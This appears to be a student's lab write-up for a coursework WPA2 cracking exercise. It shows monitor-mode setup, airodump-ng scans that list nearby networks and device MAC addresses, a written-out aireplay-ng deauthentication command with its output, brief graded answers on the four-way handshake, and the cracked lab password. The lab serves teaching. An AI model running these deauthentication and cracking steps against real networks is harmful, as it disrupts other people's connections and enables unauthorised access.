
WPA Disruption and Cracking

I ran the following commands to set up the wireless adapter.

"`sudo ifconfig <interface> down`

`sudo iwconfig <interface> mode monitor`

`sudo ifconfig <interface> up`"



3 Find and Disrupting the Existing Connection

3.1 Identifying the Target

I used the "`airodump-ng <interface>`" command to figure out the BSSID, However I had to add the word sudo infront of it to get the command to work .

```
CH  8 ][ Elapsed: 18 s ][ 2021-11-05 13:27

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:25:00:FF:94:73   -1        0        0    0  -1   -1                  <length:  0>
B0:26:80:C9:82:20  -47        1        0    0   6  195   WPA2 CCMP   MGT  MASON-SECURE
B0:26:80:C9:82:26  -48        2        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:C9:82:25  -48        2        0    0   6  195   WPA2 CCMP   PSK  <length:  6>
B0:26:80:C9:82:24  -48        2        0    0   6  195   WPA2 CCMP   PSK  <length:  4>
B0:26:80:C9:82:23  -48        3        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:C9:82:22  -48        3        0    0   6  195   WPA2 CCMP   MGT  eduroam
30:23:03:FB:E8:F7  -58       12        2    0   3  130   WPA2 CCMP   PSK  Linksys04665
70:69:5A:A6:46:E5  -70        3        0    0  11  195   WPA2 CCMP   PSK  <length:  6>
70:69:5A:A6:46:E3  -70        2        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:46:E2  -70        3        0    0  11  195   WPA2 CCMP   MGT  eduroam
70:69:5A:A6:46:E1  -70        3        0    0  11  195   OPN              MASON
B0:39:56:7B:D4:BF  -70        4        0    0   1  360   WPA2 CCMP   PSK  Fios-srK5T_2GEXT
70:69:5A:A6:46:E4  -71        2        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:A6:46:E6  -71        3        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:46:E0  -71        3        0    0  11  195   WPA2 CCMP   MGT  MASON-SECURE
34:D2:62:A0:4A:E9  -74        3        0    0  10   54e. OPN              TELLO-A04AE9
B0:26:80:AA:5D:C6  -74        2        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
B0:26:80:AA:5D:C5  -75        2        0    0  11  195   WPA2 CCMP   PSK  <length:  6>
B0:26:80:AA:5D:C1  -75        2        0    0  11  195   OPN              MASON
B0:26:80:AA:5D:C4  -75        3        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
B0:26:80:AA:5D:C2  -75        2        0    0  11  195   WPA2 CCMP   MGT  eduroam
70:69:5A:A6:48:44  -76        3        0    0   6  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:A6:48:43  -76        3        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:48:40  -76        1        0    0   6  195   WPA2 CCMP   MGT  MASON-SECURE
70:69:5A:A6:48:42  -77        3        0    0   6  195   WPA2 CCMP   MGT  eduroam
70:69:5A:A6:48:41  -77        2        0    0   6  195   OPN              MASON
70:69:5A:63:37:06  -81        3        0    0   6  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:63:37:02  -82        2        0    0   6  195   WPA2 CCMP   MGT  eduroam
70:69:5A:AA:45:C4  -82        2        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:AA:45:C1  -82        2        0    0  11  195   OPN              MASON
70:69:5A:AA:45:C5  -84        2        0    0  11  195   WPA2 CCMP   PSK  <length:  6>
70:69:5A:AA:45:C3  -84        2        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:43:24  -85        2        0    0  11  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:63:37:04  -86        2        0    0   6  195   WPA2 CCMP   PSK  <length:  4>
70:69:5A:A6:43:23  -86        2        0    0  11  195   WPA2 CCMP   PSK  <length:  5>
70:69:5A:A6:43:20  -86        2        0    0  11  195   WPA2 CCMP   MGT  MASON-SECURE

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:25:00:FF:94:73  86:E8:C2:7A:A6:6F  -22    0 -12      0        1
00:25:00:FF:94:73  9A:C0:C3:93:3C:6F  -26    0 -12      6        3
00:25:00:FF:94:73  0A:07:AC:B6:55:B5  -33    0 -12      0        1
00:25:00:FF:94:73  76:C1:81:AB:FA:CC  -55    0 -12      7        3
(not associated)   5E:11:FA:19:A6:18  -29    0 - 1      0        2
(not associated)   E6:81:51:27:DA:49  -34    0 - 1      0        2
(not associated)   46:D0:28:B0:B6:6C  -36    0 - 1      0        2
(not associated)   32:BB:E1:D4:92:1A  -40    0 - 1      0        1
(not associated)   94:E9:79:7B:D1:D1  -57    0 - 1      0        1
(not associated)   9A:07:EF:DE:DF:F4  -58    0 - 1      0        2
(not associated)   C2:F2:2E:FF:59:FC  -72    0 - 1      0        1
(not associated)   3A:D0:95:41:3C:E0  -73    0 - 1      0        1
(not associated)   62:C3:D7:94:BF:B7  -74    0 - 1      0        1
(not associated)   CE:27:98:65:12:46  -78    0 - 1      0        1
(not associated)   56:52:B0:4F:1C:56  -79    0 - 1      0        1
(not associated)   FE:F1:58:33:71:2F  -83    0 - 1      0        1
B0:26:80:C9:82:20  FA:B9:3A:E1:E8:4F  -79    0 - 1    803       46
30:23:03:FB:E8:F7  C0:B8:83:A4:E1:9C  -50    0 - 6e     0        4        Linksys04665
34:D2:62:A0:4A:E9  38:00:25:54:1A:6E  -72    0 - 1e     0        2        TELLO-A04AE9
70:69:5A:A6:48:40  F6:7D:7D:A4:73:16  -58    0 -24      4       12
```

Q 3.1.1 [5 pts] What is the BSSID of the access point?

30:23:03: FB: E8: F7

Q 3.1.2 [5 pts] What is the channel of the access point?

3

3.2 Capturing Traffic

```
CH  3 ][ Elapsed: 54 s ][ 2021-11-05 13:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

30:23:03:FB:E8:F7  -47   0      523     1173   11   3  130   WPA2 CCMP   PSK  Linksys04665

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

30:23:03:FB:E8:F7  6A:FF:37:DB:8E:CE  -32    1e- 1      0       186
30:23:03:FB:E8:F7  8A:3D:7C:46:05:3B  -39    1e- 1      0       186
30:23:03:FB:E8:F7  C0:B8:83:A4:E1:9C  -50    1e- 6e     0       459
30:23:03:FB:E8:F7  80:91:33:87:80:4F  -67    1e- 1e  2657      1201
30:23:03:FB:E8:F7  F0:2F:4B:0B:96:84  -91    1e- 1    189        27
```

Q 3.2 [10 pts] What is the MAC address of the device that is already connected to the access point? Include screenshots of the results.

8A:3D:7C:46:05:3B


3.3 Deauthentication

Q 3.3 [10 pts] Include a screenshot of the command used to deauthenticate or the deauthentication process.

```
 CH  3 ][ Elapsed: 1 min ][ 2021-11-05 13:39

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 30:23:03:FB:E8:F7  -52   0      589     1196    2   3  130   WPA2 CCMP   PSK  Linksys04665

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 30:23:03:FB:E8:F7  6A:FF:37:DB:8E:CE  -30    1e- 1      3       199
 30:23:03:FB:E8:F7  8A:3D:7C:46:05:3B  -38    1e- 1     39       222
 30:23:03:FB:E8:F7  C0:B8:83:A4:E1:9C  -47    1e- 6e     0       506
 30:23:03:FB:E8:F7  80:91:33:87:80:4F  -60   24e- 1e   722      1229
 30:23:03:FB:E8:F7  F0:2F:4B:0B:96:84  -88    1e- 1      0        33
Quitting ...

┌──(kali㉿amansha)-[~]
└─$ sudo aireplay-ng --deauth 2 -a 30:23:03:FB:E8:F7 -c 8A:3D:7C:46:05:3B  wlan0
13:47:55  Waiting for beacon frame (BSSID: 30:23:03:FB:E8:F7) on channel 3
13:47:55  Sending 64 directed DeAuth (code 7). STMAC: [8A:3D:7C:46:05:3B] [60|83 ACKs]
13:47:56  Sending 64 directed DeAuth (code 7). STMAC: [8A:3D:7C:46:05:3B] [55|92 ACKs]

┌──(kali㉿amansha)-[~]
└─$
```

4 Crack the Password

4.1 Identifying the Four-Way Handshake



Q 4.1.1 [10 pts] What does the first packet in the 4-way handshake authentication of WPA-PSK contain? Is it sent by the access point or the client device? What will the receiving device do with this information? Include a screenshot of the packet.

The first packet includes Anonce, its sent by the access point, the receiving device will create a PTK

Q 4.1.2 [10 pts] What does the second packet in the 4-way handshake authentication of WPA-PSK contain? What will the receiving device do with this information? Is it sent by the access point or the client device? Include a screenshot of the packet.

The second packet includes snonce, this one is sent by the client device.

Q 4.1.3 [10 pts] What does the third packet in the 4-way handshake authentication of WPA-PSK contain? Is it sent by the access point or the client device? Include a screenshot of the packet.

The 3rd packet contains GTK and is sent by the AP.

Q 4.1.4 [10 pts] What does the fourth packet in the 4-way handshake authentication of WPA-PSK contain? Is it sent by the access point or the client device? Include a screenshot of the packet.

The fourth packet is sent by the client and it contains a “ok” message meaning everything went ssuccessfully.

4.2 Password Cracking

Q 4.2.1 [30 pts] What is the password? Include a screenshot of aircrack-ng with the password cracked.

The password is CYSE2021!